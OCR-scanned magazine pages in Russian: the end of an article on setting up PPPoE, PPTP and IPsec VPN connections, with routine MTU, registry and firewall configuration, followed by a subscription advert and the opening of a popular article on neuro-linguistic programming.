оптимальный размер пакета определяется автоматически на основе сообщений ICMP (тип 3, код 4: Fragmentation Needed and DF set, см. [www.oav.net/mirrors/cidr.html](http://www.oav.net/mirrors/cidr.html)). То есть, если на каком-то этапе ICMP пакеты блокируются, между хостами могут возникнуть проблемы с обменом данными. Проверить MTU очень просто. Например, введем:

```
> ping synack.ru -f -l 1492
```

Требуется фрагментация пакета, но установлен запрещающий флаг. Как видишь, пакет размером 1492 не прошел. По умолчанию в

Windows устанавливается MTU для протокола PPPoE равное 1480 байт, но некоторые программы или драйвера могут его изменить.

Чтобы установить свое значение, следует создать раздел (если его нет) HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Ndiswan\Parameters\Protocols\0, в котором прописать три REG\_DWORD параметра:

```
- ProtocolType - 0x00000800;  
- PPPProtocolType - 0x00000021;  
- ProtocolMTU - желаемое значение MTU в десятичном формате.
```

В Linux проще автоматически уменьшать размер передаваемого пакета средствами rppd или ifconfig. Для rppd добавляем такую настройку:


```
# nano /etc/ppp/pppoe.conf  
CLAMPMSS=1412
```

В правиле используется не MTU, а фактический блок данных MSS (Maximum Segment Size, максимальный размер сегмента), добавив к нему служебную инфу 40 байт (20 байт IP и 20 байт TCP), получим MTU.

При использовании ifconfig вот так указываем MTU интерфейса:

```
# ifconfig ppp0 mtu 1400
```

**ПЛЮСЫ И МИНУСЫ PPTP** Протокол PPTP (Point-to-point tunneling protocol) позволяет клиентскому компьютеру организовать подключение к серверу через туннель в незащищенной сети. В PPTP кадры PPP инкапсулируются в IP-пакеты, что позволяет соединяться с




**ПРИ ПЕРЕСБОРКЕ ЯДРА НЕ ЗАБУДЬ АКТИВИРОВАТЬ ПАРАМЕТРЫ IPSEC**

сервером, который находится в другой сети. При создании туннеля в PPTP используется дополнительное (управляющее) TCP-соединение (порт 1723). После обмена служебными сообщениями создается соединение для пересылки данных (протокол Generic Routing Encapsulation, GRE).

Как и PPPoE, PPTP достаточно прост в настройке. Однако пользователь, помимо логина и пароля, должен знать еще IP-адрес сервера. Трудности в этом никакой — просто еще один шаг в настройках. Понятно, что сервер, к которому подключаются клиенты, не обязательно должен находиться в том же сегменте сети. Учитывая, что поддержка PPTP встроена в Windows «из коробки» (Microsoft является одним из его разработчиков), этот протокол получил большую популярность. Нет проблем и при подключении из \*nix систем, достаточно установить pptp-client ([pptpclient.sf.net](http://pptpclient.sf.net)), который есть в репозиториях и портах практически всех дистрибутивов. Из лицензионных соображений поддержка MPPE долгое время была доступна исключительно в виде патчей. Теперь MPPE встроены в ядра многих ОС. Например, поддержка шифрования MPPE появилась в ядре Linux версии 2.6.14, поэтому в настоящее время никаких дополнительных манипуляций производить не требуется.

Для аутентификации используются следующие методы: PAP, CHAP, SPAP, MSCHAP v1 и v2, EAP. Пользователь определяется по логину/паролю, но слабая защищенность механизмов аутентификации делает PPTP сессии легкой добычей для злоумышленников. Протокол уязвим практически для всех видов атак: атаки на LM-хеши, алгоритмы RC4, CHAP, MSCHAP v1 и v2 и так далее. За примером далеко ходить не нужно — утилита asleap ([willhackforsushi.com/Asleap.html](http://willhackforsushi.com/Asleap.html)) призвана «восстанавливать» PPTP MSCHAP пароли. Как результат, от PPTP, как средства построения VPN (для чего он, собственно, и планировался), многие отказались в пользу более защищенных решений.

Проблему пытались решить, для чего к PPTP прикрутили EAP-TLS (Extensible Authentication Protocol-Transport Layer Security) аутентификацию. Хотя это и сделало процесс распознавания пользователя более безопасным, но не устранило все уязвимости, связанные с



**АКТИВАЦИЯ NF\_CONNTRACK\_PPTP ПОЗВОЛИТ СОЗДАВАТЬ ТУННЕЛИ PPTP**


передачей данных. Также следует напомнить, что при использовании PPTP изменяется маршрут по умолчанию, и в результате весь трафик идет по защищенному VPN соединению. Зачастую это приводит к проблемам доступа ко внутренним ресурсам LAN, а в некоторых случаях даже к отключению от VPN-сервера. Многие провайдеры вынуждены на своих ресурсах дополнительно выкладывать таблицу маршрутизации, чтобы пользователи могли подключиться к VPN серверу, одновременно работать в интернете и подключаться к ресурсам «районной сети».

Для подключения к PPTP серверу необходимо открыть 1723/TCP порт и разрешить GRE протокол (номер 47):

```
iptables -A INPUT -p tcp -s IP_VPN_сервера -d локальный_IP --sport 1723 -j ACCEPT
iptables -A INPUT -p gre -s IP_VPN_сервера -d локальный_IP -j ACCEPT
iptables -A OUTPUT -d IP_VPN_сервера -s локальный_IP -j ACCEPT
```

Для PF правила также несложны, пример можно посмотреть в статье «Свет в конце криптотуннеля» ([www.xakep.ru/magazine/xa/109/160/1.asp](http://www.xakep.ru/magazine/xa/109/160/1.asp)), посвященной настройкам PPTP-сервера на базе FreeBSD/mpd и OpenBSD/порторп.

**МАССОВЫЙ ПРОРЫВ PPTP ИЗ-ЗА NAT** Есть одна проблема, которая мешает использовать PPTP при подключении пользователей к серверу через NAT. При таком соединении может быть активным только один VPN канал. В Linux это решается путем активации модуля ядра ip\_nat\_pptp, просто запускаем:




**НАСТРОЙКА СОЕДИНЕНИЯ В THEGREENBOW IPSEC VPN CLIENT**

```
# /sbin/modprobe ip_nat_pptp
```

И все будет работать. Но в случае PF возникают сложности. Судя по всему, он не может корректно транслировать GRE-протокол, поэтому из локальной сети с частными (глобально немаршрутизируемыми) IP-адресами невозможно организовать несколько PPTP подключений. Вариантов выхода из ситуации несколько, один из них — трансляция PPTP соединений с помощью IPFW. Активируем пакетный фильтр и указываем скрипт с правилами:

```
# vi /etc/rc.conf
firewall_enable="YES"
firewall_nat_enable="YES"
firewall_script="/etc/ipfw.gre"
```

Теперь разрешаем прохождение нужных пакетов:



## УТИЛИТА KVPNC ОБЕСПЕЧИТ ПРОСТОЕ ПОДКЛЮЧЕНИЕ К ЛЮБОМУ ТИПУ VPN В \*NIX

### # vi /etc/ipfw.gre

```
#!/bin/sh
/sbin/ipfw -q /dev/stdin <<RULES
flush
nat 10 config if fxp0
add 10 nat 10 gre from any to any
add 11 nat 10 tcp from any to any dst-port pptp
add 12 nat 10 tcp from any pptp to any
add 11 nat 10 tcp from any to any dstport pptp
```

Не забываем сделать скрипт /etc/ipfw.gre исполняемым:

```
# chmod +x /etc/ipfw.gre
```

В рулесегах PF запрещаем транслировать PPTP соединения и просто пропускаем их через фильтр:

### # vi /etc/pf.conf

```
no nat on $external proto gre all
no nat on $external proto tcp from any \
to any port = pptp
no nat on $external proto tcp from any \
port = pptp to any
pass quick on $external inet proto tcp from any \
to any port 1723
pass quick on $external inet proto tcp from any \
port 1723 to any
pass quick on $external inet proto gre \
from any to any
```

Но это не единственный вариант. Для трансляции PPTP пакетов можно задействовать специальные прокси, например, Frickin PPTP Proxy ([frickin.sf.net](http://frickin.sf.net)) или pptpproxy ([mgix.com/pptpproxy](http://mgix.com/pptpproxy)). На момент написания этих строк в OpenBSD 4.6-current добавили демон pptpd, призванный разруливать множественные PPP сессии и помочь пользователю в установлении соединений по L2TP, PPTP и PPPoE.

**КАКОЙ ВАРИАНТ ВЫБРАТЬ ДЛЯ SITE-TO-SITE VPN?** Наличие удаленных офисов или складских помещений у компании сегодня не редкость. При такой «топологии» сотрудники в процессе работы должны обращаться ко внутренним ресурсам, размещенным на центральных серверах. Задача админа в этом случае заключается в том, чтобы максимально упростить процесс, не поставив под удар защищенность всей сети. Альтернативы VPN здесь нет, но выбор вариантов реализации достаточно широк: OpenVPN, L2TP/IPsec, PPTP,

# Построение VPN при динамическом IP

Часто помехой при создании VPN становится динамический IP, выдаваемый провайдером. Проблему можно решить при помощи специализированных сервисов динамического DNS. На таких сервисах время устаревания TTL указывается достаточно маленьким, поэтому другие DNS сервера фактически его не кэшируют. Вместо IP-адреса VPN-сервера в настройках подключения можно указать закрепленное доменное имя. Многие хардварные роутеры имеют встроенную поддержку Dynamic DNS. Сегодня доступно несколько таких серверов — [dyndns.org](http://dyndns.org), [dyndns.dk](http://dyndns.dk), [no-ip.com](http://no-ip.com). Полный список смотри в DMOZ — [dmoz.org/Computers/Internet/Protocols/DNS/DNS\\_Providers/Dynamic\\_DNS](http://dmoz.org/Computers/Internet/Protocols/DNS/DNS_Providers/Dynamic_DNS)

VTun ([vtun.sf.net](http://vtun.sf.net)), SSH VPN и некоторые другие.

Напомним, что многие файерволы имеют все необходимое для организации такого канала: ISA Server («Надежный сторожевой сети», X\_05\_2007), Kerio WinRoute Firewall («Марш-бросок в большую сеть», X\_09\_2007), ITC Server ([trafficcontrol.ru](http://trafficcontrol.ru)) и т.д. Если есть возможность выбора, одним из наиболее подходящих решений для организации site-to-site VPN является OpenVPN. Причин несколько. Реализация имеется для большинства популярных операционных систем: Linux, \*BSD, Solaris, Mac OS X, Windows от 2000. Установка и настройка OpenVPN достаточно проста и под силу любому админу, представляющему процесс (подробнее о настройке OpenVPN читай в статье «Доступ повышенной защищенности» и «Деликатное проникновение в частную сеть», опубликованных в X\_04\_2007 и X\_02\_2008 соответственно). Для аутентификации и шифрования используются все доступные в SSL алгоритмы, поэтому можно запросить нужный, в соответствии с требованиями, предъявляемыми к защищенности (также стоит учесть пропускную способность канала и стоимость трафика). Существенно, что поддерживается адаптивная компрессия потока, а работа через NAT происходит без проблем.


Еще одной альтернативой является использование протокола IPsec, большой плюс которого — встроенная поддержка всеми ОС, как Windows (от XP/2k3SP2 и выше), так и \*nix. Соответствующие настройки для подключения имеются и в большинстве хардварных роутеров. Первоначальные настройки IPsec в \*nix можно назвать простыми. Так ядра \*BSD и Linux уже поддерживают IPsec. Если ядро Linux собиралось самостоятельно, то нужно проследить, чтобы были включены пункты «IPsec: transport mode», «IPsec: tunnel mode», «IPsec: BEET mode», «IP: AH transformation», «IP: ESP transformation» и «IP: IPComp transformation» и «PF\_KEY sockets», находящиеся в «Networking support — Networking options». Опционально включаем поддержку протокола IPComp (IP Payload Compression Protocol). Также требуется активировать все пункты в Cryptographic API. Если для ускорения обработки криптографических вычислений будет использоваться специальная плата (это позволит снизить требования к CPU), то не забудь и про пункты в «Hardware crypto Devices». Для работы IPsec использует следующие порты и протоколы:

- 500/UDP — ISAKMP (Internet Security Association Key Management Protocol);
- ESP (номер 50) — Encapsulated Security Payload, инкапсулированные защищенные данные — обеспечение целостности и конфиденциальности передаваемых данных;



### ▷ info

- Настройка PPTP VPN в Win2k8 описана в статье «Туннельный синдром», опубликованной в мартовском номере [за 2009 год.
- О настройке PPPoE и PPTP подключений в Linux читай в статье «Прорыв сквозь PPP» (X\_05\_2008).
- О том, как организовать туннель при помощи OpenSSH, рассказывается в июльском номере за 2008 год, в статье «Волшебные крипто-туннели».



### УТИЛИТА ДИАГНОСТИКИ IPSEC ОТ MICROSOFT

• АН (номер 51) — Authentication Header, метки аутентификации — аутентификация отправителя информации и обеспечение целостности данных.

Для установления IPsec соединений в файрволе следует открыть порт 500 и разрешить прохождение данных по протоколам АН/ESP. Приведем пример для iptables:

```
# iptables -A INPUT -p udp --dport 500
-m state --state NEW -j ACCEPT
# iptables -A OUTPUT -p udp --dport 500
-m state --state NEW -j ACCEPT
# iptables -A INPUT -p esp -j ACCEPT
# iptables -A OUTPUT -p esp -j ACCEPT
# iptables -A INPUT -p ah -j ACCEPT
# iptables -A OUTPUT -p ah -j ACCEPT
```

Для управления туннелем понадобится набор утилит IPsec-tools ([ipsec-tools.sf.net](http://ipsec-tools.sf.net)).

Основной минус IPsec состоит в том, что маршрутизаторы не умеют извлекать заголовки, поэтому работа через NAT невозможна.

Для устранения этой проблемы разработан протокол NAT-Traversal (NAT-T), обеспечивающий передачу ESP через UDP (ESPInUDP) и использующий в своей работе порт 4500/UDP. При выборе аппаратного маршрутизатора следует обратить внимание на поддержку NAT-Traversal, это снимет ряд вопросов при настройке туннеля IPsec. Если роутер уже есть, то возможно для него доступна прошивка, в которой данный протокол уже поддерживается. Обновления можно поискать на сайте производителя или на специализированных ресурсах вроде DD-WRT ([dd-wrt.com](http://dd-wrt.com)), FreeWRT ([freewrt.org](http://freewrt.org)), OpenWRT ([openwrt.org](http://openwrt.org)), Midge ([midge.vlad.org.ua](http://midge.vlad.org.ua)) и так далее. Ядро Linux уже поддерживает ESPInUDP, для его использования достаточно в настройках сервера разрешить NAT-Traversal в ipsec.conf:


```
nat_traversal=yes
```

Напомним, что кроме реализации IPsec, встроенной в ядро Linux, есть и альтернативы: strongSwan ([strongswan.org](http://strongswan.org)) и Openswan ([www.openswan.org](http://www.openswan.org)).

Windows обзавелся поддержкой NAT-T еще в версиях 2000/SP3 и XP/SP2. Чтобы активиро-



### СЕРВЕРА DYNDNS СНИМАЮТ ПРОБЛЕМУ ДИНАМИЧЕСКОГО IP



### СКРИНШОТ ОТ РЕДАКТОРА: OPENBSD/ISAKMPD И SHREW SOFT VPN CLIENT В ДЕЙСТВИИ

вать функцию NAT-T в WinXP, следует в ветке реестра HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\IPsec создать DWORD параметр AssumeUDPEncapsulationContextOnSendRule и установить его в одно из трех значений, определяющих порядок использования IPsec:

- 0 (по умолчанию) — подключение только с «белого» IP;
- 1 — подключение только из-за NAT (NAT-T);
- 2 — оба варианта подключения.

Кстати, Microsoft выпустила инструмент Microsoft IPsec Diagnostic Tool, который позволяет отслеживать состояние IPsec-соединения на локальной или удаленной машине и диагностировать проблему подключения. Утилита работает в WinXP/2k3/Vista/2k8. Чтобы решить проблемы PPTP и IPsec, в новых версиях Windows (Vista SP1, Win7 и Win2k8) Microsoft предлагает использовать подключения по протоколу SSTP (Secure Socket Tunneling Protocol, см. статью «Слоеный VPN» из августовского номера [ ] за 2008 год).

### КАКИЕ КЛИЕНТЫ ПРЕДПОЧТИТЕЛЬНЕЕ ДЛЯ РАБОТЫ С IPSEC?

Все ОС Windows, начиная с версии 2000, имеют все необходимое для подключения по IPsec, однако встроенный клиент сложен в настройке даже для администраторов, не говоря уже о рядовых пользователях. Именно поэтому многие обращаются

к программам от сторонних разработчиков. Большой популярностью за рубежом пользуется TheGreenBow VPN Client ([thegreenbow.com/vpn.html](http://thegreenbow.com/vpn.html)), имеющий огромное количество настроек, в том числе аутентификацию при помощи смарт-карт.

D-Link VPN Client обеспечивает удобное подключение по IPsec (шифрование 3DES/AES и поддержка NAT-T) к VPN шлюзам, образованным различными продуктами D-Link.

Линуксоиды, вероятно, предпочтут программу, имеющую графический интерфейс, такую как KVpnс (работает с IPsec, IPsec/L2TP, PPTP, OpenVPN, Cisco, Vtup и SSH). Также хочется отметить небольшой и бесплатный Shrew Soft VPN Client ([shrew.net](http://shrew.net)), доступный как для Windows (от 2к до Se7en), так и для FreeBSD, NetBSD, Linux. Он поддерживает подключение к туннелям, образованным IPsec-tools, OpenSWAN, FreeSWAN, StrongSWAN и Isakmpd.

**ЗАКЛЮЧЕНИЕ** Как ты мог убедиться, организация VPN-сервиса требует тщательного планирования и предварительного ознакомления с особенностями каждого протокола. При настройке защищенных соединений на стороне клиента нюансов и неувязок также предостаточно. Мы надеемся, эта статья прольет свет на подводные камни технологии виртуальных частных сетей и поможет тебе решить возникшие проблемы. ☑

# ПОДПИШИТЕСЬ

shop.glc.ru

Подписка – это:  
 ■ Выгода ■ Гарантия ■ Сервис

СТРАНА ИГР

T3

DVDXPERT

DVD

«GAMING»

Выходит 2 раза в месяц.  
 6 мес. 2400 руб.  
 12 мес. 4400 руб.

TECHNO LIFE

6 мес. 912 руб.  
 12 мес. 1656 руб.

«КИНО»

6 мес. 1200 руб.  
 12 мес. 2200 руб.

DigitalPhoto

ФОТО МАСТЕРСКАЯ

ХУЛИГАН

SMOKE

«ФОТО»

6 мес. 1056 руб.  
 12 мес. 1920 руб.

LIFE STYLE

6 мес. 792 руб.  
 12 мес. 1440 руб.

«БИЗНЕС»

6 мес. 890 руб.  
 12 мес. 1630 руб.

ТЕХНИКА

ЖЕЛЕЗО

МС МОБИЛЬНЫЕ КОМПЬЮТЕРЫ

ТЮНИНГ автомобилей

«ЦИФРОВЫЕ ТЕХНОЛОГИИ»

6 мес. 1200 руб.  
 12 мес. 2100 руб.

«АВТО»

6 мес. 1200 руб.  
 12 мес. 2100 руб.

6 мес. 990 руб.  
 12 мес. 1790 руб.

6 мес. 726 руб.  
 12 мес. 1320 руб.

skipass

ONBOARD

Mountain Bike

TotalFootball

«СПОРТ»

только на сайте  
 4 мес. 628 руб.  
 8 мес. 1136 руб.

«РУКОДЕЛИЕ»

6 мес. 564 руб.  
 12 мес. 1105 руб.

6 мес. 2100 руб.  
 12 мес. 3720 руб.

6 мес. 2052 руб.  
 12 мес. 3744 руб.

6 мес. 3150 руб.  
 12 мес. 5580 руб.

**(game)land**  
 МЕДИА ДЛЯ ЭНТУЗИАСТОВ



# ПСУСНО: КОДИНГ НА НЕЙРОЛИНГВЕ

Нейролингвистическое программирование:  
внедряемся по-хакерски

Мало найдется в психологии вещей более близких милому нашему сердцу хакингу, чем нейролингвистическое программирование. Нет, НЛП — это не наука о «соблазнение девушек Москва индивидуально дорого 1500 р». Это не наука о том, как превратить окружающих людей в безвольных марионеток, вложив в их головы выгодные тебе линии поведения. А что же это такое? Читай ниже!

## С чего начинается НЛП

По старой доброй традиции я хотел начать эту статью с определения. Казалось бы, что может быть логичнее? Ан нет. Если тебе доведется читать научно-популярные книги по НЛП, первое, что тебя удивит — отсутствие определения как такового. Вернее, определение-то будет, но оно окажется настолько красиво размазанным по окружающему его тексту, что тебе наверняка покажется, что это и не определение вовсе, а всего лишь часть цветасто-рекламной оды нейролингвистическому программированию. Наверное, так оно и есть, поскольку определение у НЛП весьма тенденциозно:

**НЛП — это наука о достижении поставленных целей самым прямым и эффективным образом.**

Вот, собственно, и все. Лучшего определения не будет, даже и не проси :). Этот подход отражает не столько «всесилие» НЛП, сколько мотивацию авторов данной методики. Дело в том, что отцы-основатели НЛП однажды задались следующими вопросами:

- Почему одни люди успешны (профессионалы, гениальны, нужно подчеркнуть), а другие — нет? Можно ли выявить причины этой успешности и, используя формализованные способы, «транслировать» ее заинтересованным людям?
- Почему некоторые люди продолжают годами совершать действия, которые не приводят ни к какому вразумительному результату?
- Почему люди идут разными путями к одному и тому же результату? Одни идут криво и в обход, другие — прямо, четко и дерзко (очевидно, потому, что они настоящие хакеры — прим. автора).

И, должен тебе сказать, они не просто задались этими вопросами, они начали экспериментировать. Что делают люди науки? Они берут крыс,

сажают их в лабиринты, бьют электрическим током и облучают гамма-лучами. Психологи-бихевиористы (поведенческие психологи) не стали стесняться и для получения ответа на один из вопросов провели такие же эксперименты, но над людьми. Построили два лабиринта: один для крысы, другой — для человека. В центре лабиринта новоявленного Тесея ждал не Минотавр, но бонус: крыса получала бонус в виде куска сыра, человек — в виде длинного доллара.

По результатам первого эксперимента первенство было за человеком, один и тот же лабиринт он проходил быстрее и эффективнее крысы. Но психологи — люди хитрые. После нескольких проходов они взяли и убрали сыр и доллары соответственно. После третьего неудачного прохода крысы отказывались идти в этот лабиринт (а чего там делать, сыра-то явно нет?). А люди — нет. Они все ходили и ходили в денежный лабиринт в надежде, что \$50 там все же появятся :).

Экспериментальная иллюстрация к ответу на третий вопрос, который про прямые пути и кривые дорожки, может быть взята прямо из интернетов. Довольно давно мне попался на глаза код одного программера, который пересел на тогдашний Delphi 4 с Pascal. Этот деятель не желал читать мануалы и почему-то ничего не знал про глобальные переменные. Поняв, что переменные, объявленные в процедуре-обработчике нажатия на кнопку, не действуют в других обработчиках, кодер не стал напрягаться и... создал текстовый файл, в который он писал все значения всех переменных. Вот тебе человеческий пример для животного эксперимента — вместо того, чтобы взять и дернуть за рычажок, который открывает кормушку, некоторые люди предпочитают

метаться по клетке до тех пор, пока не заденут рычажок, и из кормушки не появится пища. Эффект, как видишь, тоже есть, и он убеждает таких людей, что пища дается только тем, кто часами пляшет на потеху публике, а не тем, кто берет и открывает кормушку :).

Сложившаяся на тот момент ситуация в психотерапии — длительность лечения (бывало, многие месяцы контакта пациента с психотерапевтом), слабая формализованность (не «сделай А, сделай В, сделай С — получишь результат»), а непрогнозируемые, зависимые от самого терапевта действия, которые работают для него, но, возможно, не будут работать для его ученика) и непрогнозируемый результат, сподвигли отцов-основателей на собственные изыскания. На исторических моментах этих изысканий мы останавливаться не будем, а перейдем сразу к результатам. Ведь именно они нам и нужны.

## Словарь НЛП

Для начала — немного теории. НЛП вводит несколько новых терминов и понятий, с которыми мы обязательно должны ознакомиться, иначе потом ничего не будет понятно. Скорее всего, большинство из них ты уже слышал.

• **Моделирование** — это построение целевой «модели», например, того самого успешного человека. Происходит оно в несколько этапов:

1. Собственно, моделирование стратегии. Моделируется не только внешнее поведение, но и внутренние мыслительные алгоритмы, не затрагивающие, впрочем, «психоаналитическое подсознание». О них чуть ниже.
2. Кодирование стратегии в виде конкретного алгоритма. Теперь понятно, зачем на самом деле в аббревиатуре НЛП нужна третья буква — «П»?
3. Применение модели вычитания — уда-



**Хитрый старец, смотрящий на нас с фотографии, как на жертву для своих экспериментов — один из отцов НЛП, Ричард Бэндлер. Кстати, на момент начала своих бесчеловечных исследований был студентом.**

ление из полученного алгоритма всего лишнего, иначе говоря, лишние «пляски по клетке» удаляем, конкретное «дерганье за рычаг» — оставляем.

4. Встраивание стратегии — заливка полученной прошивки в пациента (точнее, обратившегося за психотерапевтической помощью).

• **Репрезентативная система** — внутреннее отражение наших органов чувств.

Соответственно им, существуют аудиальная, кинестетическая и визуальная репрезентативные системы. Иначе говоря, зрение, слух, тактильное

— кинестетики, на концерте — соответственно, аудиалы. Кстати, а зачем мы все это сейчас изучаем? Что все это даст нам на практике? Перечислим по пунктам:

— Понимание процессов, которые происходят у нас в голове.

— Возможность прокачки навыка интимного общения — «подстройка» к модальности собеседника способствует возникновению раппорта.

— Прокачка навыка профессионального общения — бесполезно объяснять визуалу какие-то рабочие моменты с позиции кинестетического мировосприятия и с использованием кинестетических терминов. Наука

(и проприоцептивное — глубокая чувствительность) ощущение мы используем для прямого восприятия реальности, а репрезентативные системы — для ее внутреннего отражения и вспоминания, реконструкции и «переживания». Если ты не очень понял, о чем я говорю, попробуй представить внешний вид своего пиджака с выпускного, ощущения от лежания на шезлонге во время прошлого отпуска, свои ощущения на концерте любимой группы. Вот это и есть деятельность внутренних репрезентативных систем.

